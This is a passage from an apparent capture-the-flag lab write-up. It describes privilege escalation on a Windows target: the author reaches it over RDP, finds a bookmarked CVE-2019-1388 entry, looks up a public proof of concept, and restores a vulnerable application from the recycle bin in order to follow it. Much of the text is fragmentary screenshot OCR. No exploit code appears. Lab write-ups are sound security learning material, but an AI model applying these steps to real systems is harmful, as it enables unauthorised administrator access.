


PRIVILEGE ESCALATION


The desktop had **chrome** so I opened it. It had a **cve** in bookmarks so I read about the vulnerability on my local system.


root@kali: ~/thm/retro
FreeRDP: 10.10.195.58
New Tab
Apps
NVD - CVE-2019-1...
Google Chrome isn't your default browser
Set as default
Google
Search Google or type a URL
Web Store
Add shortcut
Customize
10:15 PM
11/7/2024



File Actions Edit View Help
root@kali: ~/thm/retro
root@kali)-[~/thm/
xfreerdp /u:wade /p
[01:09:06:587] [51089:5
[01:09:06:587] [51089:5
[01:09:06:587] [51089:5
[01:09:06:872] [51089:5
[01:09:06:872] [51089:5
[01:09:06:872] [51089:5
[01:09:06:872] [51089:5
FreeRDP: 10.10.195.58
New Tab
nvd.nist.gov/vuln/detail/CVE-2019-1388
Apps
NVD - CVE-2019-1...




This vulnerability allowed privilege escalation so I searched for POCs so that I could follow the steps to get administrator access.





I found this **github** repo with a POC and tried following the steps.





The recycle bin contained an application that could be vulnerable. So I restored it and followed the steps from the POC.

